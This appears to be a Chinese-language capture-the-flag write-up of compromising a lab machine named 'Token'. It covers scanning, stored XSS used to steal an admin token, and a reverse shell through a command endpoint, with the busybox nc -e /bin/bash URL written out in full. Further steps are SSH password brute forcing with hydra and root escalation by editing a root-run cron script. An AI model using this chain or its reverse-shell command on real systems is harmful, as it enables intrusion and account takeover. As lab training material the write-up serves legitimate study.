nmap


使用nmap扫描靶机

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.234.112 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 17:13 CST
Nmap scan report for 10.68.48.215
Host is up (0.00033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: \xE7\xAE\xA1\xE7\x90\x86\xE5\x91\x98\xE7\x99\xBB\xE5\xBD\x95
|_Requested resource was login.php
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
|_http-title: 404 Not Found
MAC Address: 08:00:27:9F:01:A1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.33 ms 192.168.234.112

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.03 seconds
```

得知靶机开启了三个端口。ssh肯定是后期得知账号密码后用到的端口，这里不管；80和5000都是http，所以依次访问。



系统管理员登录


请使用管理员凭据访问系统

用户名

密码

登录系统

© 2025 系统管理控制台 v1.2.5



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

gobuster


没东西，那就扫目录

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.234.112/ -r -x php,txt,html,bak -t 128
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.234.112/
[+] Method:                  GET
[+] Threads:                 128
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html,bak
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 3484]
/feedback.php         (Status: 200) [Size: 5008]
/index.php            (Status: 200) [Size: 3484]
/messages.txt         (Status: 200) [Size: 0]
/logout.php           (Status: 200) [Size: 3484]
/dashboard.php        (Status: 200) [Size: 3484]
/server-status        (Status: 403) [Size: 277]
Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.234.112:5000/ -r -x php,txt,html,bak -t 64
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.234.112:5000/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html,bak
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 323]
/admin                (Status: 200) [Size: 323]
/flag                 (Status: 200) [Size: 44]
/cmd                  (Status: 401) [Size: 25]
Progress: 27141 / 1102790 (2.46%)^C
```

XSS

扫出来了一些东西，依次访问，发现/feedback.php有用。这是一个留言板，一般来说是xss的事故多发点，我们先试试能不能弹点东西出来：



192.168.234.112/feedback.php

用户留言板

分享您的想法与反馈

请输入您的留言内容（支持HTML）

192.168.234.112

111


留言列表（最新在最前面）

"">

等待 192.168.234.112…

当前目录下还有login.php，所以应该是要获取管理员的cookie去登录。

而且又是存储型xss，于是尝试搞个xss给管理员cookie爆了（为什么有管理员程序会一直在xss后台）：




2025-12-06 17:51:41

- location : http://localhost/feedback.php
- toplocation : http://localhost/feedback.php
- cookie : flask_token=Bearer ADMIN_T0K3N_Flask_Dashazi

- REMOTE_ADDR : 172.71.103.134
- IP-ADDR :
操作系统：Linux unknown
浏览器：Chrome(版本:138.0.7204.23)

cookie登录

得到了cookie，但是发现cookie是Authorization的字段，所以添加网站头：



192.168.234.112/login.php

系统管理员登录

请使用管理员凭据访问系统

用户名

密码

© 2025 系统管理控制台 v1.2.5


http://192.168.234.112/login.php

□ Post data □ Referer □ User Agent ☑ Cookies

H Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi

C PHPSESSID=n9d7c5tkbkc1hdghetubonvsme

发现登不上去！再看看5000端口的东西，发现访问admin时会直接跳转到login，所以尝试在admin下搞网站头：


192.168.234.112:5000/login

Username Password Login


http://192.168.234.112:5000/admin

□ Post data □ Referer □ User Agent ☑ Cookies

H Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi

C PHPSESSID=n9d7c5tkbkc1hdghetubonvsme

也不对，所以只剩cmd了，正好在访问cmd时会提示"Unauthorized" 未授权，所以使用Authorization头进行访问：


192.168.234.112:5000/cmd

error: "Missing command parameter"

http://192.168.234.112:5000/admin

□ Post data □ Referer □ User Agent ☑ Cookies

H Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi

C PHPSESSID=n9d7c5tkbkc1hdghetubonvsme

cmd

提示缺少命令参数，所以我们添加网站头这一步走对了，接下来看看cmd能进行什么操作。

结果nc不能用，wget无权限，在尝试了各种操作后，感谢@逸 提供的nc连接代码：

```
http://192.168.234.112:5000/cmd?cmd=busybox%20nc%20192.168.234.155%201234%20-e%20/bin/bash
```

看用户

获得了shell之后，下一步是看看哪些用户可以使用：

```
www-data@Token:/opt/flask_app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
catalytic:x:1000:1000:,,,:/home/catalytic:/bin/bash
```

密钥爆破

乍一看好多用户，实际上排除nologin的，只剩三个用户：

```
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
catalytic:x:1000:1000:,,,:/home/catalytic:/bin/bash
```

前两个不用看，直接看第三个。第三个一看就是可以操作的用户，但是缺少密钥，我们用hydra爆破一下：

```
┌──(root㉿kali)-[~]
└─# hydra -l catalytic -P /usr/share/wordlists/rockyou.txt -t 4 -vV -e ns 192.168.234.112 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-06 18:19:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per task
```

```
[DATA] attacking ssh://192.168.234.112:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by
ssh://catalytic@192.168.234.112:22
[INFO] Successful, password authentication is supported by
ssh://192.168.234.112:22
[ATTEMPT] target 192.168.234.112 - login "catalytic" - pass "catalytic" - 1 of
14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.234.112 - login "catalytic" - pass "" - 2 of 14344401
[child 1] (0/0)
[ATTEMPT] target 192.168.234.112 - login "catalytic" - pass "123456" - 3 of
14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.234.112 - login "catalytic" - pass "12345" - 4 of
14344401 [child 3] (0/0)
[22][ssh] host: 192.168.234.112   login: catalytic   password: catalytic
[STATUS] attack finished for 192.168.234.112 (waiting for children to complete
tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-06
18:19:34
```

第一个flag

然后看看目录下有啥，于是得到flag：

```
┌──(root㉿kali)-[~]
└─# ssh catalytic@192.168.234.112
The authenticity of host '192.168.234.112 (192.168.234.112)' can't be
established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.234.112' (ED25519) to the list of known
hosts.
catalytic@192.168.234.112's password:
Linux Token 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
catalytic@Token:~$ ls
user.txt
catalytic@Token:~$ cat user.txt
flag{user-caaea73c2af7f9b2391cc15f398b0e74}
catalytic@Token:~$
```

既然有user的flag，肯定有root的flag，那么从哪里提权呢。

提权

尝试了其他的提权方式，最后@逸 给了我一个提示是进程。

于是想到前文的管理员发cookie，于是找到了有关的文件：

```
root        1132  0.0  0.0   2472   580 ?        Ss   06:05   0:00 /bin/sh -c
/usr/bin/python3  /var/www/html/check_messages_cron/check_messages.py
root        1133  2.0  1.1 107264 24328 ?        Sl   06:05   0:00
/usr/bin/python3 /var/www/html/check_messages_cron/check_messages.py
```

正好这个文件属于www-data，所以先让www-data给权限，然后在进行修改，最后提权：

```
catalytic@Token:/var/www/html/check_messages_cron$ ls -l
total 4
-rwxr-xr-x 1 www-data www-data 1842 Jul 22 02:03 check_messages.py
```

```
www-data@Token:~/html/check_messages_cron$ chmod 777 ./check_messages.py
www-data@Token:~/html/check_messages_cron$
```

第二个flag

修改/check_messages.py，添加一句nc连接的命令，然后保存，在kali启动nc监听，然后就得到了root权限的shell

```
root@Token:~# whoami
root
root@Token:~# cd /root
root@Token:~# ls -l
total 4
-rw-r--r-- 1 root root 44 Jul 21 23:07 root.txt
root@Token:~# cat root.txt
flag{root-d404401c8c6495b206fc35c95e55a6d5}
root@Token:~#
```

（也可以用这个文件直接创建用户进行登录然后找文件）

```
┌──(root㉿kali)-[~]
└─# ssh admin@192.168.234.112
admin@192.168.234.112's password:
Linux Token 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 22 02:00:11 2025 from 192.168.3.94
root@Token:~# cd /root
root@Token:/root# ls -l
total 4
-rw-r--r-- 1 root root 44 Jul 21 23:07 root.txt
```

```
root@Token:/root# cat root.txt
flag{root-d404401c8c6495b206fc35c95e55a6d5}
root@Token:/root#
```